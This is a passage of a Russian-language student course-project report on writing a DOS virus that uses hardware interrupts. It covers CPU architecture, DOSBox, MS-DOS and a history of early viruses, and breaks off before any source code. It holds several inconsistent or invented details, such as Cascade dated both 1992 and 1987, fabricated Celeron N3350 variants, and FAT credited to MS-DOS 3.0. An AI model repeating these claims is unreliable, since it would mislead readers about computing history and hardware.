Министерство образования Республики Беларусь

Учреждение образования

БЕЛОРУССКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ   
ИНФОРМАТИКИ И РАДИОЭЛЕКТРОНИКИ

Факультет компьютерных систем и сетей

Кафедра информатики

Дисциплина: Архитектура вычислительных систем

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к курсовой работе

на тему

**ПРОГРАММА-ВИРУС С ИСПОЛЬЗОВАНИЕМ АППАРАТНЫХ ПРЕРЫВАНИЙ**

БГУИР КП 1-53 01 07 01 018 ПЗ

Студент Киселёв А.В.

Руководитель Марков А.Н.

Минск 2023

СОДЕРЖАНИЕ

[Ведение 4](#_Toc152720863)

[1 Архитектура вычислительной системы 5](#_Toc152720864)

[1.1 Влияние архитектуры на характеристики вычислительной системы 5](#_Toc152720865)

[1.2 Структура и архитектура вычислительной системы 6](#_Toc152720866)

[1.3 История, версии и достоинства 7](#_Toc152720867)

[1.4 Анализ выбранной вычислительной системы для написания программы 10](#_Toc152720868)

[2 Платформа программного обеспечения 11](#_Toc152720869)

[2.1 Структура и архитектура платформы 11](#_Toc152720870)

[2.2 История, версии и достоинства 11](#_Toc152720871)

[2.3 Обоснование выбора платформы 13](#_Toc152720872)

[2.4 Анализ операционной системы для написания программы 14](#_Toc152720873)

[2.5 История вирусов *ms-dos* 17](#_Toc152720874)

[3. Теоретическое обоснование разработки программного продукта 21](#_Toc152720875)

[3.1 Обоснование необходимости разработки 21](#_Toc152720876)

[3.2 Технологии программирования, используемые для решения поставленных задач 22](#_Toc152720877)

[3.3 Связь архитектуры вычислительной системы с разрабатываемым программным обеспечением 23](#_Toc152720878)

[4 Проектирование функциональных возможностей программы 27](#_Toc152720879)

[4.1 Обоснования и описание функций программного обеспечения 27](#_Toc152720880)

[программы с учетом выбранной темы курсового проекта 27](#_Toc152720881)

[4.2 Особенности создания резидентных программ 28](#_Toc152720882)

[4.3 мультиплексорные прерывания 31](#_Toc152720883)

[5 Архитектура разрабатываемой программы 34](#_Toc152720884)

[5.1 Общая структура программы 34](#_Toc152720885)

[5.2 Описание функциональной схемы программы 35](#_Toc152720886)

[5.3 Описание блок-схемы алгоритма программы 36](#_Toc152720887)

[Заключение 39](#_Toc152720888)

[Список литературных источников 40](#_Toc152720889)

[Приложение А (обязательное) Исходный код 42](#_Toc152720890)

[Приложение Б (обязательное) Функциональная схема алгоритма, реализующего программное средство 52](#_Toc152720893)

[Приложение В (обязательное) Блок сзема алгоритма, реализующего программное средство 53](#_Toc152720896)

[Приложение Г (обязательное) Графический интерфейс пользователя 54](#_Toc152720899)

# **ВВЕДЕНИЕ**

В современном мире, где цифровые технологии проникают во все сферы нашей жизни, безопасность информации становится приоритетом. Все больше людей, как в личной, так и в корпоративной среде, осознают важность защиты данных. Однако, чтобы защититься от угроз, нужно хорошо понимать, как эти угрозы работают. В этом контексте изучение аспектов создания вредоносных программ может оказаться необычным, но важным инструментом для повышения кибербезопасности. Сегодняшние компьютеры и сети предоставляют нам невероятные возможности, но также подвергают нашу конфиденциальность и безопасность риску.

Применение вредоносных программ приводит к различным последствиям: от создания мелких неполадок в системе, до полного прекращения работоспособности компьютерных систем или кражи важных данных. В результате действия таких программ огромное количество людей испытывает критические неудобства при использовании своих систем, а крупные предприятия имеют большие финансовые убытки.

Цель данного курсового проекта состоит в том, чтобы разобраться в тонкостях работы компьютера, понять, каким образом вредоносное программное обеспечение может использовать аппаратные прерывания и другие механизмы для достижения своих целей, а также разработать программу-вирус, которая будет демонстрировать основные возможности вредоносного ПО.

Для достижения поставленной цели необходимо решить следующие задачи:

1. Изучить базовые понятия и термины в области вредоносных программ.
2. Изучить различные виды вредоносных программ и их методы работы.
3. Разработать программу-вирус, которая будет демонстрировать основные возможности вредоносного ПО.

Создание вирусов позволяет сделать свой вклад в обеспечение безопасности информации, ибо только понимая уязвимости, можно разработать меры защиты от них. Изучение аспектов создания вирусов может сделать более осведомленным и помочь избежать стать жертвой злоумышленников.

# **1 АРХИТЕКТУРА ВЫЧИСЛИТЕЛЬНОЙ СИСТЕМЫ**

## **1.1****Влияние архитектуры на характеристики вычислительной системы**

Архитектура процессора - это основной фактор, влияющий на производительность вычислительной системы. Существует несколько различных архитектур, таких как *CISC* (*Complex Instruction Set Computer*) и *RISC* (*Reduced Instruction Set Computer*). Архитектура *CISC* предоставляет большой набор сложных инструкций, что может упростить программирование, но увеличивает сложность и затраты на декодирование инструкций процессором. Архитектура *RISC*, напротив, предоставляет набор более простых инструкций, что обеспечивает более высокую производительность, но требует более детального программирования. В последнее время часто используются комбинированные архитектуры.

Архитектура вычислительной системы также определяет способ взаимодействия с внешними устройствами, такими как жесткие диски, видеокарты, сетевые адаптеры и многие другие. Это включает в себя как аппаратную, так и программную части. Важным аспектом является поддержка стандартных интерфейсов, таких как *USB*, *PCI Express* и *SATA*, чтобы обеспечить совместимость с различными устройствами. Современные вычислительные системы также включают в себя архитектуру ввода/вывода (*I/O*), которая обеспечивает управление данными, поступающими из внешних источников, и отправку данных на внешние устройства. Особенно важно обеспечить эффективное взаимодействие с устройствами для обработки графики, так как это является критическим для игровых систем и графических станций.

Архитектура процессора также имеет прямое влияние на энергопотребление вычислительной системы. Например, некоторые архитектуры могут оптимизировать выполнение задач, используя меньше энергии в режиме ожидания. Отключение неиспользуемых блоков процессора и снижение тактовой частоты при необходимости также являются архитектурными методами для уменьшения энергопотребления.

Архитектура процессора также включает в себя механизмы кэширования и управления памятью. Эффективное управление кэшами и доступом к оперативной памяти существенно влияет на общую производительность системы. Например, использование кэшей для временного хранения данных, наиболее часто запрашиваемых процессором, может сократить время доступа к данным и улучшить скорость выполнения задач.

Все эти аспекты архитектуры взаимосвязаны и могут сильно повлиять на характеристики вычислительной системы. Проектирование и выбор конкретной архитектуры зависит от целей системы, будь то максимальная производительность, эффективное управление энергопотреблением или баланс между этими параметрами. Таким образом, архитектура вычислительной системы играет ключевую роль в определении ее производительности, совместимости и эффективности.

## **1.2 Структура и архитектура вычислительной системы**


Процессор *Intel Celeron N3350* является важным компонентом семейства процессоров *Intel Apollo Lake* (см. рисунок 1.1), предназначенных для использования в ноутбуках и мобильных устройствах. Он представляет собой двухъядерный процессор с низким энергопотреблением, что обеспечивает оптимальный баланс между производительностью и энергосбережением.

Рисунок 1.1 - Микроархитектура для маломощных процессоров под брендами *Atom*, *Celeron* и *Pentium*

Архитектура процессора *Intel Celeron N3350* основана на микроархитектуре *Intel Goldmont*, которая представляет собой существенное улучшение по сравнению с предыдущими поколениями процессоров *Celeron* и обеспечивает ряд ключевых преимуществ:

1. Исполнение команд "*out-of-order*": микроархитектура *Goldmont* использует принципы исполнения команд с префиксом "*out-of-order*", что означает способность процессора выполнять команды вне последовательности исходного кода программы. Это улучшает эффективность выполнения команд и ускоряет обработку задач.
2. Поддержка 64-битных вычислений: архитектура *Goldmont* обеспечивает поддержку 64-битных вычислений, что позволяет работать с большим объемом памяти и обеспечивает совместимость с 64-битными операционными системами и приложениями.
3. Эффективное управление энергопотреблением: архитектура *Goldmont* разрабатывалась с акцентом на эффективное управление энергопотреблением. Процессор может автоматически регулировать частоту и напряжение для минимизации энергопотребления в режимах простоя.

Семейство процессоров *Intel Apollo Lake* с микроархитектурой *Goldmont* представляет значительное усовершенствование в мире мобильных и встроенных устройств. Процессор *Intel Celeron N3350*, как один из его представителей, объединяет выдающуюся эффективность энергопотребления, производительность и современные технологии.

## **1.3 История, версии и достоинства**

Процессоры *Intel Celeron* имеют богатую историю, начиная с их первого выпуска в 1998 году. Они были созданы компанией *Intel* с целью предложить более доступные альтернативы в мире процессоров для ПК. В то время, основные процессоры *Intel Pentium* были сравнительно дорогими, и *Celeron* были разработаны как более экономичные альтернативы, при этом сохраняя базовую производительность.

С течением времени архитектура и характеристики процессоров *Celeron* продолжали развиваться. Они стали доступными в разных версиях, включая варианты для настольных компьютеров и ноутбуков. В разные периоды истории, процессоры *Celeron* использовали разные архитектуры, включая *NetBurst*, *Conroe*, и другие, в зависимости от требований рынка и технологического прогресса.

С введением архитектуры *Apollo Lake* в 2016 году и процессоров *Intel Celeron N3350*, компания *Intel* продолжила свою стратегию разработки процессоров для ноутбуков и мобильных устройств с низким энергопотреблением. Эти процессоры стали более эффективными в обработке данных и обеспечивают более долгое время автономной работы устройств. Они также стали более доступными, что сделало их привлекательным выбором для производителей ноутбуков и конечных потребителей.

Важно отметить, что процессоры *Celeron* не были самыми производительными в своей категории, но их основное преимущество заключается в доступности и низком энергопотреблении, что делает их идеальным выбором для тех, кто ищет недорогое и энергоэффективное решение для повседневных задач. Таким образом, процессоры *Intel Celeron N3350* продолжают эту традицию, предоставляя устройствам с низким энергопотреблением надежные и доступные вычислительные ресурсы.

Процессоры *Intel Celeron N3350* существуют в нескольких версиях, что позволяет адаптировать их под различные потребности и бюджеты. Несмотря на то, что основные характеристики остаются общими для всех версий, существуют небольшие различия, которые могут влиять на конечную производительность и функциональность устройств.

Вот некоторые из наиболее распространенных версий процессора *Intel Celeron N3350*:

1. *Celeron N3350* (*2M Cache, 1.10 GHz, Burst Frequency 2.40 GHz*) - это базовая версия процессора. Он имеет два вычислительных ядра и поддерживает технологию *Burst Frequency*, которая позволяет повысить тактовую частоту процессора до 2.40 ГГц в режиме максимальной производительности.
2. *Celeron N3350* (*2M Cache, 1.10 GHz, Burst Frequency 2.40 GHz, 6W TDP*) - эта версия имеет тот же базовый набор характеристик, что и предыдущая, но с более низким значением *TDP* (термальная проекция мощности) в 6 Вт. Это делает эту версию более энергоэффективной и подходящей для пассивных охлаждающих систем и встраиваемых устройств.
3. *Celeron N3350* (*2M Cache, 1.10 GHz, Burst Frequency 2.40 GHz, 12.5W TDP*) - в этой версии *TDP* составляет 12.5 Вт, что делает ее более производительной, но с некоторым увеличением энергопотребления по сравнению с предыдущей версией. Эта версия может быть использована в ноутбуках и нетбуках, где требуется более высокая производительность.
4. *Celeron N3350* (*2M Cache, 1.10 GHz, Burst Frequency 2.40 GHz, 10W TDP*) - эта версия является компромиссом между низкими и высокими значениями *TDP*. Ее *TDP* составляет 10 Вт, что делает ее подходящей для широкого спектра устройств, от ноутбуков до нетбуков и компактных настольных компьютеров.

Достоинства процессоров *Intel Celeron N33*50 включают в себя несколько ключевых аспектов, которые делают их привлекательными для определенных категорий пользователей и производителей устройств:

1. Энергоэффективность - одним из главных достоинств процессоров *Celeron N3350* является их низкое энергопотребление. Это делает их идеальным выбором для ноутбуков, нетбуков и других мобильных устройств, которые работают на батареях. Пользователи могут наслаждаться длительным временем автономной работы, а производители могут создавать тонкие и легкие устройства с хорошей продолжительностью работы от аккумулятора.
2. Доступность и стоимость - процессоры *Celeron* в целом являются более доступными по сравнению с более мощными процессорами Intel, такими как *Core i3*, *i5* и *i7*. Это делает их привлекательными для тех, кто ограничен бюджетом, но все равно хочет получить доступ к компьютерным возможностям.
3. Адаптация под задачи - процессоры *Celeron N3350* предоставляют достаточную производительность для повседневных задач, таких как обработка текста, просмотр веб-страниц, просмотр видео и общение в социальных сетях. Они также способны выполнить базовые задачи офисной работы, что делает их подходящими для студентов и офисных работников.
4. Интегрированная графика - процессоры *Celeron N3350* включают интегрированное графическое ядро *Intel HD Graphics 500*. Это графическое решение обеспечивает приемлемую производительность для графики и видео, что делает их пригодными для мультимедийных задач и просмотра видео в *HD*-качестве.
5. Тихая работа - благодаря низкому *TDP* и отсутствию необходимости в активном охлаждении, устройства, оснащенные процессорами *Celeron N3350*, могут работать бесшумно. Это особенно важно для тех, кто ценит тишину и отсутствие шума от вентиляторов.

В заключение, процессоры *Intel Celeron N3350* предоставляют ряд важных достоинств, которые делают их привлекательным выбором для определенных категорий пользователей и производителей устройств. Их низкое энергопотребление, доступность и адаптация под повседневные задачи делают их отличным выбором для ноутбуков, нетбуков и других мобильных устройств.

## **1.4 Анализ выбранной вычислительной системы для написания программы**

Процессор *Intel Celeron N3350* обладает двухъядерной архитектурой, что предоставляет возможность параллельного выполнения двух независимых задач. Это важное преимущество для вредоносных программ, так как они могут использовать одно ядро для своей деятельности, при этом второе ядро остается доступным для других процессов. Эффективное использование многозадачности может увеличить степень скрытности вредоносных приложений.

Процессор *Celeron N3350* также поддерживает механизм аппаратных прерываний, который позволяет внешним устройствам взаимодействовать с процессором и операционной системой. Это свойство может быть использовано вредоносными программами для вмешательства в работу аппаратуры и перехвата управления важными событиями.

Аппаратные характеристики процессора *Intel Celeron N3350*, такие как его двухъядерная архитектура и поддержка аппаратных прерываний, делают его потенциально привлекательным для создания вредоносных программ.

# **2 ПЛАТФОРМА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ**

## **2.1 Структура и архитектура платформы**

*DOSBox* - это эмулятор, созданный для запуска приложений, разработанных для *MS-DOS*, на современных компьютерах и операционных системах. Этот эмулятор является продуктом сообщества разработчиков с открытым исходным кодом и доступен для различных операционных систем, включая *Windows*, *macOS* и *Linux*, что позволяет пользователям с разных платформ использовать его для запуска старых приложений *MS-DOS*.

Структура *DOSBox* построена на модульности, что делает его гибким инструментом для эмуляции различных характеристик старых компьютеров. Он предоставляет возможность создания и внедрения дополнительных модулей или расширений для поддержки новых возможностей или устройств.

Внутренняя архитектура *DOSBox* включает ядро эмуляции, ответственное за эмуляцию процессора (обычно *x*86), аппаратных устройств, управление памятью и другие компоненты. Эмулятор также использует конфигурационные файлы для настройки параметров эмуляции, таких как скорость эмуляции процессора, видеорежимы, звук и другие характеристики.

*DOSBox* широко используется не только для запуска старых игр и программ, но и в образовательных целях, чтобы показать принципы работы старых компьютерных систем и архитектуры процессора в реальном режиме. Он также позволяет сохранять и переносить старые программы и игры на современные компьютеры, сохраняя историческое наследие программного обеспечения и игровой индустрии.

## **2.2 История, версии и достоинства**

История *DOSBox* началась в конце 90-х годов XX века, когда возникла необходимость запускать классические игры и приложения, разработанные для *MS-DOS*, на новых компьютерах и операционных системах, которые уже не поддерживали эту старую операционную систему.

В 2002 году два программиста, Питер Вайнер и Симон Телбрюгген (*Peter Veenstra* и *Sjoerd van der Berg*), начали работу над *DOSBox*. Их целью было создание эмулятора, который мог бы эмулировать окружение *MS-DOS* и запускать программы, предназначенные для этой операционной системы, на современных компьютерах. *DOSBox* начал развиваться как проект с открытым исходным кодом под лицензией *GNU GPL*.

Первая версия *DOSBox* была выпущена в январе 2002 года. Она была способна запускать некоторые программы и игры, хотя совместимость и производительность были не идеальными. Однако с течением времени и благодаря активному вкладу сообщества разработчиков, проект *DOSBox* стал более стабильным и эффективным.

В разработке *DOSBox* активно использовались знания о структуре *MS-DOS* и аппаратных особенностях старых компьютеров. Эмулятор поддерживает большинство особенностей *MS-DOS*, включая эмуляцию процессора, звуковые карты, графику и управление памятью.

За годы развития *DOSBox* получил множество обновлений и улучшений. Появилась поддержка различных версий *MS-DOS*, улучшена совместимость с приложениями и играми, добавлены новые функции, такие как поддержка *CD-ROM*, дополнительные видеорежимы, возможность эмуляции сети и многое другое.

Достоинства DOSBox:

1. *DOSBox* доступен для широкого спектра операционных систем, таких как *Windows*, *macOS*, *Linux* и других. Это делает его универсальным инструментом для запуска приложений *MS-DOS* на разных платформах.
2. *DOSBox* эмулирует различные аппаратные компоненты старых компьютеров, включая процессоры x86, звуковые карты, графические устройства и другие, обеспечивая совместимость с широким спектром приложений.
3. Эмулятор позволяет пользователю настраивать различные параметры эмуляции, такие как скорость эмуляции процессора, видеорежимы, звук и другие характеристики, что может улучшить совместимость с различными программами и играми.
4. *DOSBox* имеет активное сообщество разработчиков и пользователей, что приводит к регулярным обновлениям, исправлениям ошибок и добавлению новых функций. Это поддерживает актуальность эмулятора и его совместимость с новыми системами.

Недостатки *DOSBox*:

1. Несмотря на значительные улучшения в производительности, *DOSBox* все еще может работать медленнее, чем оригинальное оборудование, особенно при запуске более требовательных приложений или игр.
2. Для менее опытных пользователей настройка *DOSBox* и понимание всех параметров может быть сложной задачей. Некоторые программы или игры могут требовать дополнительной конфигурации для корректной работы.
3. Некоторые старые приложения или игры могут не работать или работать с ошибками из-за особенностей эмуляции, что может потребовать дополнительных усилий для корректного запуска.
4. Возможности эмуляции могут быть ограничены по сравнению с реальными старыми компьютерами, из-за чего некоторые приложения могут не работать полностью или испытывать проблемы.

Сегодня *DOSBox* остается одним из наиболее популярных эмуляторов *MS-DOS*, позволяющим пользователям запускать старые программы и игры на современных компьютерах.

## **2.3 Обоснование выбора платформы**

*DOSBox* обеспечивает эмуляцию многих аппаратных устройств, которые были характерны для старых компьютеров, включая поддержку аппаратных прерываний. Это позволяет эмулировать работу аппаратных прерываний, тестировать и разрабатывать программное обеспечение, использующее такие прерывания, на современных платформах.

Использование *DOSBox* позволяет тестировать программы, использующие аппаратные прерывания, на различных версиях *MS-DOS* и с разными характеристиками эмулируемого аппаратного обеспечения. Это позволяет проверить совместимость программы с различными конфигурациями, что может быть важно для обеспечения широкой поддержки программы.

*DOSBox* предоставляет среду для разработки и отладки программ, использующих аппаратные прерывания, без необходимости использования старых компьютеров или устройств. Это упрощает процесс разработки, так как можно работать на современных платформах, имея доступ к эмулированным аппаратным ресурсам.

Использование *DOSBox* для работы с аппаратными прерываниями предоставляет безопасную среду для тестирования без риска повреждения реального аппаратного обеспечения. Это также обеспечивает удобство работы, так как можно избежать необходимости использования устаревшего оборудования. Важно отметить, что эмуляция не всегда полностью точна и может не покрывать все особенности реального оборудования.

## **2.4 Анализ операционной системы для написания программы**

*MS-DOS*, или *Microsoft Disk Operating System*, была одной из первых операционных систем, разработанных компанией *Microsoft* для персональных компьютеров. Она имела простую, но эффективную структуру и архитектуру.

Архитектура *MS-DOS* имеет свои особенности, отличающиеся от более современных операционных систем. *MS-DOS*, будучи однозадачной операционной системой, способна обрабатывать только одну задачу одновременно.


В ее архитектуре отсутствует явное разделение на модули. Вместо этого, *MS-DOS* состоит из нескольких уровней абстракции, каждый из которых выполняет определенную функцию(см. рисунок 2.1).

Рисунок 2.1 – Модули операционной системы *MS-DOS*

Наиболее высокий уровень представлен пользовательскими программами, которые взаимодействуют с пользователем и выполняют его команды.

Ниже находится уровень резидентных системных программ, которые загружаются в оперативную память при запуске *MS-DOS* и остаются в памяти в течение всего времени ее работы. Эти программы обеспечивают базовые функции операционной системы, такие как управление памятью, запуск и завершение программ, ввод и вывод данных.

Следующий уровень составляют драйверы устройств, которые обеспечивают взаимодействие операционной системы с устройствами ввода-вывода, такими как клавиатура, монитор, жесткий диск и т. д.

Самый низкий уровень занимают драйверы устройств *BIOS*, которые хранятся в постоянной памяти *BIOS* и обеспечивают взаимодействие операционной системы с базовыми устройствами компьютера, такими как материнская плата.

*MS-DOS* предоставляет широкий спектр функций, необходимых для работы персональных компьютеров. Она позволяет пользователям запускать программы, управлять файлами и каталогами, работать с устройствами ввода-вывода и защищать свои данные.

*MS-DOS* использует файловую систему *FAT* для хранения файлов на диске. *FAT* — это простая файловая система, которая хранит информацию о файлах в таблице, расположенной на начале диска.

*MS-DOS* ограничена в использовании памяти, поскольку работает в реальном режиме процессора. В реальном режиме процессора доступно не более 1 мегабайта памяти, из которых *MS-DOS* может использовать не более 640 килобайт.

История *MS-DOS* началась в конце 1970-х годов, когда компания *Microsoft* получила возможность разработать операционную систему для *IBM* *PC*. В 1981 году *IBM* представила свой первый персональный компьютер, и для него требовалась операционная система. *Microsoft* предложила использовать 86*-DOS*, приобретённую у *Seattle Computer Products*. Эта система была основана на *CP/M* и была адаптирована под *IBM PC* как *MS-DOS* 1.0.

Первая версия *MS-DOS*, выпущенная в 1981 году, была довольно простой операционной системой. Она поддерживала базовые операции с файлами, управление устройствами и запуск приложений. Пользователю приходилось работать с командной строкой, вводя текстовые команды для выполнения задач.

С развитием аппаратных технологий, *MS-DOS* также эволюционировала. *MS-DOS* 2.0 в 1983 году представила поддержку для высокоемкостных дисков и директорий, что значительно улучшило организацию данных и файлов на жёстких дисках.

*MS-DOS* была разработана для работы с жёсткими дисками, которые были новшеством в те времена, и она стала широко используемой операционной системой для *IBM PC* и совместимых компьютеров в 1980-х и начале 1990-х годов. Она предоставляла командный интерфейс для работы с компьютером через командную строку, что требовало ввода текстовых команд.

*MS-DOS* 3.0, выпущенная в 1984 году, внесла ряд значительных улучшений, включая поддержку дисковых накопителей большей емкости, файловой системы *FAT* (*File Allocation Table*) и возможности запуска приложений в фоновом режиме.

С выходом *MS-DOS* 5.0 в 1991 году появилась поддержка сжатия файлов, улучшенные инструменты для работы с файлами, а также возможность запуска нескольких программ одновременно в режиме фоновых задач.

*MS-DOS* 6.0 и 6.22 представили *DoubleSpace* и *DriveSpace* - инструменты для сжатия дискового пространства, что было крайне полезно для тех, у кого были ограниченные объемы жёстких дисков.

Однако с появлением графических интерфейсов, таких как *Windows*, *MS-DOS* начала утрачивать свою популярность, но оставалась основной операционной системой для многих компьютерных приложений, особенно для игр и некоторых специализированных программ.

Однако с выходом *Windows* 95, которая включала в себя *MS-DOS* как подсистему, популярность чистого *MS-DOS* начала угасать. Позднее версии *Windows* уже не требовали запуска через *MS-DOS*, и в конечном итоге *Microsoft* полностью отказалась от поддержки *MS-DOS* и перешла на более современные операционные системы.

Несмотря на то, что *MS-DOS* уступила свои позиции, её влияние на мир компьютеров осталось значительным. Многие концепции и принципы, заложенные в *MS-DOS*, влияли на развитие операционных систем в целом, и некоторые из её особенностей можно увидеть и сегодня в современных системах.

*MS-DOS*, несмотря на свою старую дату, имела как достоинства, так и недостатки.

Достоинства *MS-DOS*:

1. Простота и эффективность: *MS-DOS* была простой в использовании. Её командный интерфейс, хотя и требовал ввода текстовых команд, позволял пользователям осуществлять основные операции с файлами и управлять системой без необходимости запуска графического интерфейса.
2. Гибкость и настраиваемость: Пользователи имели большой контроль над системой. *MS-DOS* позволяла настраивать различные аспекты компьютера, обеспечивая более глубокий уровень управления, чем современные операционные системы.
3. Широкая совместимость: *MS-DOS* была широко принята и совместима с множеством программ и устройств, что сделало её стандартом для компьютеров *IBM PC* и совместимых систем на ранних стадиях развития ПК.
4. Низкие системные требования: *MS-DOS* работала на машинах с ограниченными ресурсами. Это позволяло запускать систему на более дешевом оборудовании и использовать её в условиях с ограниченной производительностью.

Недостатки *MS-DOS*:

1. Отсутствие графического интерфейса: Одним из основных недостатков *MS-DOS* было отсутствие графического пользовательского интерфейса (*GUI*). Это делало её менее привлекательной для пользователей, привыкших к более интуитивным системам.
2. Ограниченные возможности многозадачности: *MS-DOS* поддерживала многозадачность, но она была ограничена. Запуск нескольких приложений одновременно мог приводить к конфликтам и ограниченным возможностям управления ими.
3. Ограниченные системные ресурсы: *MS-DOS* имела ограниченную поддержку для современного оборудования, в частности, для больших объемов памяти и мощных процессоров.
4. Зависимость от командной строки: Использование командной строки требовало от пользователя знания определенных команд, что могло быть неудобно для новичков в компьютерах.

В целом, *MS-DOS* была значимой в своё время благодаря своей простоте и гибкости, но с течением времени её недостатки, особенно отсутствие графического интерфейса и ограниченные возможности многозадачности, сделали её менее привлекательной для обычных пользователей. Однако её наследие осталось в виде важного этапа в истории операционных систем и компьютеров в целом.

## **2.5 История вирусов *MS-DOS***

В эпоху *MS-DOS* компьютерные вирусы были гораздо более распространены, чем сегодня. Это связано с тем, что операционная система *MS-DOS* была менее защищена, чем современные операционные системы.

MS-DOS была популярной операционной системой в 80-90-е годы, и в это время появилось множество вирусов, наиболее известные из которых:

1. *Brain* (1986)
2. *Cascade* (1992)
3. *Michelangelo* (1991)
4. *Stoned* (1987)
5. *Monkey* (1992)

*Brain*, созданный в 1986 году, считается одним из первых вирусов для компьютеров. Этот вирус был разработан братьями Базарджи из Лахора, Пакистан. Они создали его не как угрозу, а как способ защитить свои программы от нелегального копирования. Их компания выпускала программное обеспечение для компьютеров *IBM PC*, и они внедрили этот вирус в свои диски, чтобы отслеживать их распространение.

Основная функция *Brain* заключалась в том, чтобы защитить программы компании от копирования. Когда диск, зараженный *Brain*, был вставлен в компьютер, вирус копировал себя в загрузочный сектор диска и изменял заголовок диска так, чтобы он содержал информацию о компании и их адресе. Когда пользователь вставлял диск с вирусом в свой компьютер, на экране появлялись текстовые сообщения с информацией о создателях и их контактной информацией.

Пользователи не обращали на это внимание, поскольку вирус не наносил реального вреда системе, но это было первым случаем, когда компьютерный вирус был создан для защиты информации, а не для вредоносных целей. Brain впервые использовал загрузочный сектор для распространения, и он стал отправной точкой для дальнейшего развития компьютерных вирусов.

Вирус *Michelangelo*, названный в честь итальянского художника и скульптора Микеланджело, получил широкую известность благодаря его активации в честь дня рождения художника - 6 марта.

Этот вирус был распространен в начале 1990-х годов. Его особенностью было то, что он становился активным только в определенную дату - 6 марта. В этот день *Michelangelo* начинал уничтожать информацию на зараженных компьютерах. Вирус встраивался в загрузочные сектора жестких дисков и флоппи-дисков.

Его деструктивная активность проявлялась путем перезаписи начала жесткого диска или важных системных файлов. Таким образом, к 6 марта *Michelangelo* мог уничтожить или перезаписать данные, что приводило к потере информации для зараженного пользователя.

В результате этот вирус вызывал панику и озабоченность среди пользователей компьютеров. Люди предпринимали меры предосторожности, создавали резервные копии данных и выполняли проверку систем на наличие вирусов перед наступлением даты активации *Michelangelo*.

Хотя вирус имеет ограниченный эффект в современных условиях, он стал частью компьютерной истории как один из первых известных случаев массового распространения вирусов, который получил широкую огласку благодаря своему дню активации и возможным последствиям для данных пользователей.

Каскад (*Cascade*) - это один из древних компьютерных вирусов, обнаруженный в 1987 году. Вирус *Cascade* был представителем инфекционных программ, работавших на операционной системе *MS-DOS*.

Основным методом распространения *Cascade* была инфицирование исполняемых файлов на зараженном компьютере. Как и многие вирусы того времени, он встраивал свой код в исполняемые файлы программ, изменяя их структуру. После этого при запуске зараженной программы вирус копировал свой собственный код в оперативную память и начинал свою работу.

Одной из особенностей *Cascade* была его способность к "шутливому" воздействию на пользователя. Вирус изменял видеорежим на компьютере, что приводило к эффекту "каскада" из символов, заполняющих весь экран и создающих впечатление падения букв и цифр сверху вниз. Этот эффект был сопровожден звуковым сигналом, чтобы привлечь внимание пользователя.

Однако, несмотря на свою "игривость", *Cascade* мог вызвать серьезные проблемы. Как и многие вирусы того времени, он мог повредить или уничтожить данные на компьютере. Более того, из-за своей способности изменять видеорежимы и вызывать непредсказуемое поведение компьютера, он мог нарушить работу системы и привести к нестабильности операционной системы.

*Cascade* не является самым разрушительным или распространенным вирусом, но он оставил след в истории компьютерных вирусов как один из первых, которые обратили на себя внимание пользователей, не только своей способностью заражать, но и "игривым" воздействием на экране компьютера.

*Stoned* – это один из самых известных вирусов, действовавший в конце 80-х и начале 90-х годов. Он был обнаружен в 1987 году и получил свое название из-за строки текста, которую он выводил при активации: "*Your PC is now Stoned!*". Это было нечто вроде послания, оповещающего пользователя о том, что его компьютер заражен этим вирусом.

Вирус *Stoned* инфицировал загрузочные сектора дискет и жестких дисков, что позволяло ему распространяться при загрузке системы. После инфекции вирус оставался в памяти компьютера и включался каждый раз при загрузке.

Одной из его характеристик было то, что он не наносил непосредственного вреда системе или данным. Он просто выводил сообщение на экран, не препятствуя нормальной работе компьютера. Однако, такое действие неизбежно привлекло внимание пользователей, которые обнаруживали на своих компьютерах это сообщение.

Важно отметить, что вирус *Stoned* не был разрушительным по своей сути. Он просто сообщал о своем присутствии, хотя и мог привлечь внимание пользователей к проблеме безопасности и необходимости использования антивирусного программного обеспечения для защиты от подобных инфекций.

Одним из ключевых моментов, которые вирус *Stoned* подчеркнул, было то, что компьютерная безопасность стала важной проблемой уже в те дни. Пользователи осознали необходимость защищать свои системы и внимательнее относиться к безопасности информации на своих компьютерах.

Вирус *Monkey* (также известный как *Virus.DOS.Monkey* или *Monkey* *B*) является одним из вирусов, активно циркулировавших в начале 90-х годов. Этот вирус относится к классу *boot sector* (загрузочных секторов) и проникал в загрузочные сектора дискет или жестких дисков.

